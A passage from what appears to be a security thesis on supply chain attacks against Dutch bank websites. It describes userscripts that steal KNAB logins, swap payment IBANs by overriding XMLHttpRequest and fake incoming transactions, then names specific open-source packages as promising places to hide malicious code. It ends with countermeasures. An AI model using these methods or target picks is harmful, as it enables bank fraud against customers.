

Figure 5.1: A fake transaction on the KNAB transaction page

5.2 Browser plug-ins

This section explains why a browser plug-in is used to demonstrate the attacks while the definition of the software supply chain in Chapter 2 excludes browser plug-ins.

Browser plug-ins provide us with an easy way to "inject" code in a website without actually having to get the code in a third-party package. This way, we can demonstrate how the attack works in practice without having to actually compromise the software supply chain. The plug-in used for demonstration is Tampermonkey[2], a popular userscript[3] manager that is available for almost all large browsers.

The scripts created to demonstrate the attacks can be found in Appendix B. Before the actual JavaScript code, there is a section specified with the *==UserScript==* and the *==/UserScript==* tags that is used to set some information for Tampermonkey. The most important tag is *@match* which tells Tampermonkey on which pages the script should be active. Attackers would either have to run the script on every page where the code is included or build the same kind of checks themselves.

[2] `https://tampermonkey.net/`

[3] A userscript is a program, usually written in JavaScript, for modifying a web page. All of the userscripts provided in this thesis are pure JavaScript.

5.3 Practical attacks

This section implements the possible attacks from Section 5.1 to show how these attacks would work on an actual website of a bank. All attacks are implemented specifically for KNAB since that is the only bank for which I have an account. This means that I have access to the transaction overview page and to the transfer page. The code provided in this section could be adapted to work on other sites if one keeps in mind details that are specific for that site.

Note: the bank account number in the attacks has been changed to a non-existing one to ensure my privacy. The exact code will fail due to a check that KNAB implements which verifies the validity of a bank account number. It is obvious which fields contain the bank account number and one should only need to change those fields to a valid number in order to get the attacks to work.

5.3.1 Stealing username and password

This attack is fairly easy to pull of since it does not require the attacker to alter some of the data. Appendix B.1 shows the complete Tampermonkey userscript that we created.

The script looks a lot like the script in Section 5.1.1. There are some changes that ensure that the script works on the KNAB page. For one, the IDs of the button, the password field and of the username field have been changed. The reason for this change is obvious: KNAB chose different IDs for their button, password- and username fields. The other thing that has changed is that this script does not alert the username and password but instead logs them to the console. We did this because it demonstrates how hard it is to notice that there is something going on. In Section 5.1.1, it was quite clear that you got "hacked" since your username and password were displayed on screen. In this attack, the user has to check the console logs of the browser to notice anything out of the ordinary. This is because the website works as expected and nothing has changed that is visible to the user. The actual attack will probably be even more stealthy since it sends the username and password to a server instead of logging them to the console. This requires the user to have the knowledge of how to check which network requests are made and to recognise an URL that looks different.

5.3.2 Changing the amount and recipient

This attack was harder to accomplish and there are some changes to the original attack proposed in Section 5.1.2.

The theoretical attack describes changing both the recipient and the amount. In the attack that is implemented, only the account-number of the recipient is changed. We did this because it turned out to be quite hard to alter the transaction confirmation page. Therefore we were unable to change the amount and recipient back to what the user intended. This is a problem because most users will notice that the amount they were trying to transfer changed. However, I think that a lot of users will not notice that an IBAN number changed because they don't learn them by heart. If they do notice, they will probably think that it was an accident instead of thinking that they were being attacked.

There is also another version of the attack provided. This version changes the response of the auto suggestion feature of KNAB. This means that if a user uses the auto suggestion to fill in the account details, the account number gets changed to a number controlled by the attacker.

To conclude: both implementations do not change the amount but do change the recipient of a transaction.

The naive way

Appendix B.2.1 shows the complete userscript for the version that changes the account number before the transaction is submitted. This is called the naive version because when thinking about this attack, this was the first thing that came to mind (and it turned out that it is not the best way).

As one can see, this attack is harder than the previous attack, but it still does not have many lines of code. The attack overwrites the default *XMLHttpRequest* function so that it alters the data being send to the server when the URL matches */api/Payments/SubmitExternalPayment*. This is the URL that KNAB uses to process payments made to an external account (an account that does not belong to the user). The script changes the *BeneficiaryAccountNumber* in the data to "NL00 ABCD 1234 5678 90" although of course this can be any IBAN.

The confirmation page shows the changed IBAN number. Since the correct number was displayed on the transfer page, a user might notice the difference between the two numbers. Figures 5.2 and 5.3 show how both pages look like when using this attack. Note that the account number in Figure 5.3 is different from that in Figure 5.2.

To improve the effectiveness of this attack, we created a second version which is discussed next.

Figure 5.2: A screenshot of how the transfer page looks like when using the naive attack



Figure 5.3: A screenshot of how the confirmation page looks like when using the naive attack

Changing the response of the account look-up

KNAB provides its users with a handy feature: whenever users wants to transfer money, they do not need to know all the details of the account to which they want to transfer money to. If they know (part of) the name of the recipient, KNAB can autocomplete the name and account-number. This attack abuses that feature by changing the response of the look-up function to return the attacker's account number.

Appendix B.2.2 shows the userscript created for this attack which also modifies the *XMLHttpRequest*. It does not change the data submitted to the server. Instead it changes the response of the call.

When the script detects that a call is made to */api/AddressBook/GetAddressAutosuggestions* it changes the callback so that for every item in the response the *AccountNumber* is changed to "NL00 ABCD 1234 5678 90". Because the response is read-only by default, we have created a function that sets the *writable* property of the response to *true*. This erases the existing object. But since a copy was made beforehand, we can restore it with the changed values.

By using the account look-up feature of KNAB, the retrieved account-number seems legitimate. This is because the user trusts the integrity of the response. The user will think that the provided account number is correct and is unlikely to notice that it does not belong to the intended recipient. Therefore, they will probably confirm the transaction.

This attack will fail if the user knows which bank the recipient uses since it is probably different from the number that the attacker uses.

There are some general remarks that conclude this section. In Sec-

tion 5.1.2 there is a distinction between two types of 2FA. However, the impact that 2FA has on the attacks has changed. Since we are only changing the account number of the recipient, the fact whether or not the 2FA devices show the amount does not matter anymore. What does matter is when 2FA is required.

At the moment of writing, some but not all banks only require 2FA for new or suspicious account numbers. In that case it can be assumed that users will suspect something if they have to provide 2FA. This is because they do not expect to provide 2FA when someone is in the address book. Therefore, they are more likely to notice that the account number that they are sending money to is not their intended recipient. Banks that require 2FA for every transaction do not have that advantage.

5.3.3 Showing a fake transaction

The last practical attack that is demonstrated is showing a fake transaction. This is somewhat harder than discussed in Section 5.1.3 because the attacker needs to change content on more pages than just the overview page. This became clear during the implementation of the attack because it looks weird if some pages show the account-balance **with** the fake transaction incorporated and some show the balance **without** the transaction. Therefore the script changes the response of four different URLs so that the balance is updated everywhere.

The complete userscript can be found in Appendix B.3. The principle used is the same as in **changing the response of the account look-up** attack: overwriting the default *XMLHttpRequest* method so that it changes certain response data.

The hardest problem of this attack is figuring out how to overwrite the response of the request. We already did this in Section 5.3.2 so the same code can be used to change the response in this attack. The only thing that needs to be changed are the URLs.

These URLs can be found by looking at the requests that are being made when loading pages where the balance appears. It turns out that there are three different URLs used for loading the balance. Each one of them returns different information and the data that needs to be changed also differs. This only requires us to look at the response and take notice of the structure so that the right fields can be edited.

After these responses were edited, the attack worked as expected. The transaction overview shows a "new" transaction, the balance reflects the new transaction and also in the bank account overview the difference is shown. There is one side-note: the new transaction is shown on all the transaction overview pages of different account numbers. This might be a problem since KNAB allows a user to create as many different account numbers as one likes for free. It is likely that a user has multiple account numbers belonging

to the same account. In the overview page the transaction is only added to one of the accounts (to be more specific: the transaction is added to the first account). It is probable that the user will only visit the transaction overview of that account. Depending on how fast the attacker can contact the user, this attack still has a large success rate.

There is one other factor that influences the success rate of this attack. The user needs to be able to actually transfer the amount of money to the attacker. If the attacker decides to show a fake transaction of € 1234,56 while the user currently has less that that amount, the user will not be able to transfer the money, making the attack fail. The attacker needs to choose a number that most users will probably have on their bank account, for example € 100,-. The height of this amount depends on the target group of the attacker, so some research on that group might help.

Figure 5.4 shows the transaction overview page of a single account. Figure 5.5 shows the overview of several accounts. Please note that the actual account numbers, their names, their descriptions and their balances have been changed for privacy reasons.

Figure 5.4: A fake transaction on the transaction overview page



Figure 5.5: The KNAB account overview with a fake transaction in the balance of the first

Chapter 6

Feasibility and impact of the attacks on websites

The attacks described in Section 5.3 focus on KNAB. Section 6.1 discusses how feasible the attacks are on other banking websites. Furthermore, Section 6.1.1 describes how feasible it is to insert the code in a package and provides some pointers to which packages are more likely to be targeted. The chapter concludes with Section 6.2 which contains a brief discussion of the impact of man-in-the-browser attacks.

6.1 Feasibility

The attacks described in Section 5.3 demonstrate that they are feasible to implement for the KNAB website. The **Stealing username and password** attack will work on any (banking)website that uses a username and password for logging in. It is easy to change the identifiers of the username- and password field to match that of the intended website. That is all that needs to be done in order to get the attack to work on other websites. This does not factor in the work of actually getting the code in a package.

The implementations of **Changing the amount and receiver** and **Showing a fake transaction** uses a method that might only work for KNAB. This section first explains what method is used and then whether or not other methods can be used to achieve the same result.

Both the **fake transaction** and the **changing the response of the account look-up** attacks use the fact that KNAB uses *XMLHttpRequests*. This method either retrieves the data that KNAB shows on the (transaction)overview page or it retrieves the results of the account look-up. For the account look-up this is probably the only effective way, since you want to be able to do this dynamically based on user input. Therefore, if a bank offers account look-up functionality it is likely that the attack described in Section 5.3.2 works when a few parameters are changed (the URL of the

request and the structure of the data).

The argument described above does not apply to the **fake transaction** attack due to the fact that there are two ways to load the transaction data. If a bank uses the same method as KNAB, and thus loads the transaction data using a separate call that is made when the page is loaded, the described attack will work. This is because doing an *XMLHttpRequest* is the only effective way to dynamically load data. In that scenario, the response of the call can be overwritten in the same way as is done in Section 5.3.3. This assumes that other data, such as the data displayed on the overview page, are loaded in the same way.

The attack will fail if the website provides all data directly to the front-end. Thus, when a page is loaded it comes with all the data already in it. This is a reasonable assumption since a user wants to see the transactions when the transaction overview page is loaded. This implies that there is no response to a call that an attacker can modify to add the fake transaction. The attacker needs to find another way of adding the transaction to the overview. Luckily for the attacker there is another method to do this.

Directly changing the HTML of the page

The attacker could chose to implement an attack that directly changes the HTML of a page when it is loaded. The attacker needs to have some unique identifiers of the fields that need to be changed. One can assume that these fields are there since they are the basis of modern websites, as they are used for attaching both CSS and JavaScript. On the overview page of ASN, for example, the row that contains information about a specific account has the class *homepageRowWithDetails*. Although this might not be unique on the page, one could take the first instance of an element. Getting all the instances of elements with a certain class can be done with pure JavaScript by using:

```
document.getElementsByClassName('homepageRowWithDetails');
```

This returns an array of elements that have the class *homepageRowWithDetails*. The attacker is then able to change the details of a specific row by taking an element of the array and editing the properties of it.

Although directly changing the HTML of a package is probably more work than changing the response of a *XMLHttpRequest*, it is still fairly easy and will most likely work for all banks that use some kind of unique identifier for their fields.

Note: the identifier should stay the same in order for this attack to work. If a bank uses random identifiers for their fields each time a page is loaded, the attacker does not have a consistent way of changing the correct fields.[1]

6.1.1 Getting code in a package

One major problem that has not been discussed is how to actually get the code in a package. This section explains some of the problems that might arise when trying to insert malicious code. Furthermore, an attempt is made to identify which packages are the easiest target.

One of the premises of open source software is that it is more secure than closed source software because more eyes mean a higher chance to detect faulty or malicious code. This has direct implications for how an attacker would insert malicious code in a package. If an attacker would just insert the code that is provided in this thesis in a package, it is very likely that someone will detect that it checks for several bank specific URLs and that person will take action against it.

This is exactly what happened in the attack against Copay described in Chapter 1. Weird looking code was found when an user of the package was looking through its source code. The user decided to open an issue on the repository to get more information about the functionality of the code. Eventually more people stepped in and reverse-engineered the code. As we now know, the code was used to target Copay wallets: wallets where people store their Bitcoins.

There are two takeaways from this story. The first is that an attacker *is able to* insert malicious code in a package that has a specific target. The second is that the code will eventually be found if enough people are using the package and sometimes look through the source code. It should be noted that the code was only found by accident. The user was not actively searching for malicious code. This means that even larger packages, with a lot of active users, can have malicious code in them that just has not been found yet.

In software development there is something called "Linus's Law" which states that "given enough eyeballs, all bugs are shallow". For our purpose, we can paraphrase this to "given enough developers, all vulnerabilities will be found easily". This indicates that the number of developers of a package matters. Therefore packages with a lower number of developers are a better target to insert the malicious code in. There has been research that the increase in the number of developers does not linearly scale with the increase

[1] Although this idea might seem far-fetched, it is the basis of styled-components[2]. An extension to React[3]that uses random class- and id-names for each page load.

[2] `https://www.styled-components.com`

[3] `https://reactjs.org/`

in bugs found [7] and we acknowledge that "Linus's Law" has its flaws. However, it is an easy rule of thumb that we can use to give an indication of which package is more likely to be targeted.

Another important measure, is the number of lines of code. The malicious code will be found more easily if there is less code around it. The smallest attack we have written is nine lines long, see Appendix B.1. We think that packages that have more than 200 lines of code are good candidates. More lines of code is obviously better since it will be even harder to find. This is more of a gut feeling than exact science so research is needed to find more precise estimations.

These are not the only measures that an attacker can use to identify a package. In order to be able to make a comparison these are the only ones that we will consider. The reason being that other measures, like the ease of being able to contribute to a package, are harder to compare and take a lot of time to research. This is not viable for comparing a lot of different packages. Attackers could take the effort of doing more research since they probably only have a few packages in mind.

We conclude that an attacker has the largest chance of success if the code is inserted in a package with a low number of developers and with more than 200 lines of code. Using this conclusion, we point out a specific package per bank that might be a potential target for an attacker that is trying to get malicious code in the software supply chain of that bank. For each of the banks a brief explanation is given as to why that package would be a good target. Note that only packages, for which at least the number of developers and the number of lines of code are known, are taken in consideration. If a package does not have a number of developers, it means that the source of the package could not be found.

- **SNS and ASN**
  Attackers that want to attack these banks should concentrate their efforts on *jQuery Cycle Lite Plugin*. It has sufficient lines of code so that the malicious code can be hidden in it. Furthermore the number of developers is very low. Both points also apply to *AmCharts* but it should be noted that this package belongs to a company with its own developers, so it is probably not going to accept code from a stranger.

- **ABN-AMRO**
  Attackers who want to attack ABN-AMRO should concentrate their efforts on *mustache.js*. There are two reasons for this choice. First, the package provides enough lines of code to be able to hide the malicious code in. Second, it has a low number of developers so the chances of the code being detected are smaller.

- **KNAB**
  Attackers that want to attack KNAB have several packages that they can target. The packages are listed in alphabetical order together with a reason why that package is a good target.

  Angular Block UI: has a very low number of developers and sufficient lines of code to hide the malicious code.

  Angular Sticky Footer: an attacker might be able to take ownership of this package because the current owner seems to have stopped maintaining this package. This would allow the attacker to insert code in the package without having to worry about anyone noticing it.

  Angular Vertilize: same reason as for *Angular Sticky Footer*.

  Masonry: low number of developers with enough lines of code to hide the malicious code.

  QR Code Generator: low number of developers with enough lines of code to hide the malicious code.

- **ING**
  ING has no package where the number of developers is known. However, there is one package that belongs to a company: Webtrekk. It will probably be harder to insert code in that one because companies are less likely to accept commits from other developers.

6.2 Impact

Attacks on banks are nothing new [8] [9]. Banks are also familiar with man-in-the-browser attacks such as those explained in Chapter 5 [10] [11]. They have a lot of infrastructure in place to detect abnormalities in transactions and are able to act on them. This will prevent the attackers from doing a lot damage to the banks money-wise [12].

There is a difference between other man-in-the-browser attacks and the attacks explained in Chapter 5. Traditional man-in-the-browser attacks usually affect only a few people. For example: those that installed some kind of malicious software on their computer or those who installed a malicious plugin. Malicious code in the software supply chain affects *all customers* of the bank. That is why these attacks have a much higher impact.

This is not the case in the attacks that are detailed in this thesis since these will be detected by the monitoring infrastructure of the banks. It is easy to think of attacks that will have a higher impact but are less attractive for attackers because the main target of the attacks is damaging a bank's

reputation. One example of such an attack is based on the **Changing the amount and receiver** attack as discussed in 5.3.2. What if an attacker decides to transfer money to random receivers instead of to one account? The monitoring infrastructure that the banks have in place will probably not recognise that all the transfers are incorrect. That is why this attack can continue a lot longer. Even when the bank has detected and stopped the attack, there are still a lot of problems. Probably thousands of customers will be affected and are waiting on some way to get their money back. The bank will have a hard time verifying all the claims that are made and needs a lot of time before things run smoothly again. This has a huge negative impact on the reputation of a bank which in turn causes financial loss.

In conclusion, man-in-the-browser attacks are nothing new for banks but the mass impact that attacks via the software supply chain can have, causes a lot of damage to banks.

Chapter 7

Countermeasures to the attacks

This chapter provides concrete countermeasures to the attacks discussed in Chapter 5. These concrete examples are amongst others used in Chapter 8 to come up with more general countermeasures and other improvements that banks can actually implement to prevent these kinds of attacks from happening. The countermeasures are in the order from the most effective to the least effective measure.

- **Put critical sections in an iFrame with a different domain and no third-party packages**
  This countermeasure is effective against all three attacks since it prevents the attacker from being able to intercept the calls that are made (due to same-origin policy[1]). The attacker is also unable to access elements in the iFrame from the "main" page, meaning that it is not possible to extract the username and password from their respective fields. Preventing third-party packages from being included in the iFrame prevents that the attacker can directly run code in the iFrame. If third-party packages would be included in the iFrame, this would negate its effects. There have been attacks against the separation of the iFrame and the "main" page [13] but the iFrame makes the attacks much less straightforward and might make it easier to detect the attack in the source code of a package since more lines of code are needed in order to bypass the iFrame.

[1] `https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy`

- **Get users to use the app**
  Attackers have less possibilities in an app than they have on the website. The operating system also allows less modifications (unless the phones are rooted), which might work in favour of the security of the app. It is worth noting that the apps do not run in a browser that allows plugins. We assume that unlike on websites, there is no tendency to use content delivery networks. Therefore all the code of the app is stored locally making it harder to change it. This is something that has to be researched further.

- **Use type 2 2FA**
  Type 2 2FA ensures that users can verify that the amount and recipient displayed on the transaction confirmation page matches the actual data. This prevents attacks that change the amount or the receiver since the user can check the amount and receiver on the second factor.

- **Randomly generated element IDs and classes.**
  This countermeasure was briefly mentioned in Section 6.1. The attacker relies on knowing the IDs or classes of the button/form, the username field and the password field in order to be able to steal the username and password. By using random IDs for those elements, the difficulty of the attack increases a lot. However this countermeasure will not completely prevent the attack. An attacker might be able to intercept the calls that are being made and get the username and password in that way. This is the same method as demonstrated in Sections 5.3.2 and 5.3.3.

- **Prevent event propagation.**
  Stealing the username and password relies on being able to attach an additional *eventListener* on the *click()* event of the button. If banks make sure that their own JavaScript code is loaded first, they might be able to prevent the event from propagating by using *stopImmediatePropagation()*. This would ensure that other functions listening for the same event will not be executed. This countermeasure is not very effective since there are a lot of events that the attacker can listen to and it is unlikely that the bank will cover all.

Chapter 8

Improvements

This chapter uses the concrete countermeasures discussed in Chapter 7 to construct more general measures and improvements that banks can use to increase the security of their website. The suggestions are presented in an ordered list, which specifies the order in which the improvements should be implemented. Following each change is an explanation of what that improvement will achieve and why it is helpful.

1. **Threat listing**
   This might seem like an open door but before one can actually start implementing other measures it is important to know where the threats come from. This can be done via threat listing. Amongst other things, the threat listing should include an overview of the third-party packages that are currently used (preferably of both the front-end and the back-end) and whether they are up-to-date. This gives banks an idea of packages that are at risk.

2. **Create a defined list of approved development frameworks and third-party packages**
   This is something that is listed in the OWASP' Software Assurance Maturity Modeling guide [14]. We took the liberty of including third-party packages in the definition since they also have a lot of access to resources (as seen in Chapter 5). By creating this list, it will be easier for developers to know what frameworks and packages they can use. The list also ensures that there is an easily accessible overview of all packages in the software supply chain. The list should contain a column for version numbers, since there might be versions of frameworks or packages that are unsafe.

   When a developer wants to add a package or framework to the list, it should be extensively vetted. When this list is created for the first time, the necessity and security of all packages and frameworks that are currently used should be assessed. Only packages and frameworks

that are crucial to the working of the website should be added in order to minimise the software supply chain.

3. **Third-party security consulting and monitoring**
   This improvement is also listed in the Software Assurance Maturity Modeling guide [14]. Specialised security consulting can help improve the overall security of the bank while monitoring makes sure banks get notified when a vulnerability is detected in one of the packages that they use. An example of such a service is snyk.io[1].

4. **Put critical sections in an iFrame**
   This improvement is already mentioned in Chapter 7. It is an improvement that is not very hard to implement and one that has a lot of advantages. Most importantly, it creates a kind of "sandbox" around the critical sections that make it harder for an attacker to attack these.

5. **Use strong two-factor authentication**
   Users should be able to confirm a transaction using a device that at least displays the recipient and the amount. This prevents man-in-the-browser attacks that change these values since the user will notice the difference on the second factor.

   If possible, banks should minimise the number of times they require 2FA. 2FA should only be required for new or strange account numbers so that users pay special attention when they need to provide additional authentication.

6. **Random IDs for elements on the website**
   Although this might improve security, there needs to be some additional research in whether this actually has a lot of effect and what the drawbacks of this are. That is why it is listed as the last improvement that banks can make to improve the security of their website. This is more security through obfuscation than an actual improvement since the main goal is that the attackers have no way of easily accessing the fields that they want.

[1] `https://snyk.io/`

Chapter 9

Future Work

There were some subjects that looked promising but for which there was no more time during the writing of this thesis. These ideas might be great for future research.

The idea at the start of this thesis was to do a comparison for both the websites and the apps of banks. During the writing of the thesis it became clear that doing both would not fit in the schedule. Since I had a lot more knowledge about the working of websites, I decided to almost exclusively focus on websites. Therefore, I did not look at apps in great detail. There is some very basic information in Chapter 4 but further research is needed to provide more details. I think it is also worth to research the safety of using the app versus using the website since an attacker probably has less resources for attacking the app.

Chapter 3 demonstrates that bank use third-party packages. Are all of them necessary? Or are some of them no longer needed? This is something that can be researched since third-party packages that are no longer used should be removed from the software supply chain.

Table 3.3 presents a lists of packages with known vulnerabilities in them that are currently included on the websites of banks. However, the vulnerabilities are very specific and we were unable to research if any of these vulnerabilities actually affect the security of banks. This can be done in later research.

Since I have only access to the transfer and (transaction)overview page of KNAB, the implementations of the attacks focuses on KNAB. I think that it is interesting to research the transfer and (transaction)overview pages more broadly to see if they work the same and if the attacks described in this thesis would actually work there.

During this thesis, it turned out that browser plugins have access to a lot of resources in the browser. It might be interesting to research to what extend they have access, i.e. can they also access resources of the operating system on which the browser is running?

GitHub has a relatively new feature called "Dependency Graph" which shows all packages that a project depends on. I tried it out for a little bit but I have not looked at it in great detail. It is interesting to know what it does exactly and how good it works. For example: does it also include dependencies of dependencies? And if so, how far does the "Dependency Graph" follow this chain?

Another thing that is worth looking at is the effectiveness of using randomly generated IDs and classes. This is a countermeasure that was mentioned in Chapter 7. It is still unclear how effective this countermeasure is and whether it can be easily implemented.

Chapter 10

Conclusion

As we have seen in Chapter 2, it is possible to have multiple definitions of the software supply chain. In this thesis, software supply chain is defined as all software that is directly or indirectly included (via a third-party package). Coming up with this definition was hard because it is unclear what should be and what should not be considered as part of the software supply chain. For example, should the development environment that the developers use be a part of it? And the browser and operating system of the user? Obviously, changing the definition of the software supply chain changes the scope of research and this thesis in particular.

One of the first conclusions that we are able to deduct from the software supply chains of banks, is that it is hard to determine the exact transitive chain. This is due to the fact that all packages are included on the same "level", effectively destroying the idea of a software supply chain. From the point of view that we had in this thesis, the software supply chain of banks does not look like Figure 2.1 (page 7). It looks more like Figure 2.2 (page 8). This is due to how dependencies work in websites (see page 8 for more information about this).

Chapter 3 demonstrates that banks do indeed use third-party packages in their websites. There are even some packages that have known vulnerabilities in them. One can take a look at page 17 to see the complete table. Although none of the vulnerabilities are critical, it is bad practice if one does not update when a security update is released. As we have seen on page 17, banks do not always do this. This is certainly a point that the banks can improve. Keeping software up-to-date is important in a world where new security vulnerabilities are released every day.

This also raises the question whether banks know about the outdated packages on their website. It might be possible that they have researched the vulnerabilities and came to the conclusion that they are not affected. Anyhow, it might still be better to keep a package updated as long as it does not negatively affect the software.

It is also worth noting that Chapter 3 is only about packages that are used in the front-end. In order to determine what packages are used in the back-end, one would need access to the server of the banks, which I do not have.

One of the other things that we noticed is that information on open source vulnerabilities is fragmented. A lot of websites offer somewhat differing information. In the end, we decided to stick with Snyk[1], since it seems to have a comprehensive database of vulnerabilities and they also link to the corresponding CVE (Common Vulnerabilities and Exposures) or CWE (Common Weakness Enumeration) where applicable. Other services might work just as fine, but as we wrote in Section 3.3, we found Snyk the most easy to work with.

We already knew that attacks via the software supply chain are possible. The Copay attack described in the introduction is the most recent example of such an attack. In Chapter 5 we first described three attacks that could work on a toy website. Then we demonstrated that these attacks are also possible for banking websites by actually implementing them. We did this by using a browser-plugin. This ensures that we can demonstrate the effect of the attack without actually having to compromise the software supply chain of a banking website. The described attacks also show some of the possibilities that an attacker has when the software supply chain of a website would actually be compromised.

The attacks are specifically targeted at the website of KNAB so in order to make more general conclusions we demonstrate the feasibility of the attacks on other banking websites in Chapter 6. The methods used in the attacks are generic and will work on other banking websites with little modification.

In order to actually execute the attack, we need to be able to insert the code in a package that is included on a banking website. It turned out to be more difficult than expected to select one package. This is because there can be discussion about the method used. We decided to stick with "Linus's Law", which states that "given enough eyeballs, all bugs are shallow". We can paraphrase this for our thesis: given enough developers, all vulnerabilities will be found easily. However, this is not an actual law and there has been some discussion about whether this is always the case. We describe this more extensively in Section 6.1.1.

The impact of attacks via the software supply chain is higher than that of traditional man-in-the-browser attacks. This is due to the fact that attacks via the software supply chain affect all customers of a bank at once. They do not need to install any software before they are affected, as is the case with traditional man-in-the-browser attacks. This can lead to attacks that are not focused on making profit but that try to create a lot of chaos at the

[1] `https://snyk.io/`

bank (and that potentially damage the image of the bank).

Luckily, there are some countermeasures to the attacks. For the attacks that we described in Chapter 5, the most effective improvement is to put the critical parts of the website in a separate iFrame. The iFrame should be free of third-party code. This ensures that third-party code that is included on the "main" part of the website can not access the critical parts in the iFrame. This negates the effect of all three attacks described.

Chapter 8 describes more holistic approaches to prevent software supply chain attacks from happening. The most important improvement is to minimise the attack surface (the number of third-party packages included). This can be done by creating a list of approved third-party packages and frameworks that developers are allowed to use. The approved list should always be kept as small as possible. Furthermore, the list should at least include the allowed version number(s). This ensures that banks always have an up-to-date list of what third-party packages they use. A package or framework should be extensively vetted before being added to the list.

In conclusion, it still remains unclear whether banks are actually at risk. This thesis does demonstrate that banks can in theory be attacked via their software supply chain since most banks do include a lot of third-party packages. It still remains unclear whether the difficulty of the attack weighs up against the gain the of attacker.

Bibliography

[1] Netcraft. *April 2014 Web Server Survey.* URL: https://news.netcraft.com/archives/2014/04/02/april-2014-web-server-survey.html (visited on 03/19/2018). (category: Survey).

[2] Alex Hern. *Heartbleed: developer who introduced the error regrets 'oversight'.* 2014. URL: https://www.theguardian.com/technology/2014/apr/11/heartbleed-developer-error-regrets-oversight (visited on 03/19/2018). (category: News article).

[3] David Gilbertson. *I'm harvesting credit card numbers and passwords from your site. Here's how.* 2018. URL: https://hackernoon.com/im-harvesting-credit-card-numbers-and-passwords-from-your-site-here-s-how-9a8cb347c5b5 (visited on 03/19/2018). (category: Blog post).

[4] Dan Goodin. 2018. URL: https://arstechnica.com/information-technology/2018/11/hacker-backdoors-widely-used-open-source-software-to-steal-bitcoin/ (visited on 11/29/2018).

[5] Bilal Al Sabbagh and Stewart Kowalski. "A socio-technical framework for threat modeling a software supply chain". In: *IEEE Security & Privacy* 13.4 (2015), pp. 30–39.

[6] Pangu Team. 2015. URL: https://www.weibo.com/5180829008/CBzXU2nxQ?from=page_1005055180829008_profile&wvr=6&mod=weibotime&type=comment (visited on 04/02/2018). (Post on weibo).

[7] Robert L. Glass. "Facts and Fallacies of Software Engineering". In: Addison-Wesley Professional, 2002. Chap. 6, pp. 174–175. ISBN: 978-0321117427.

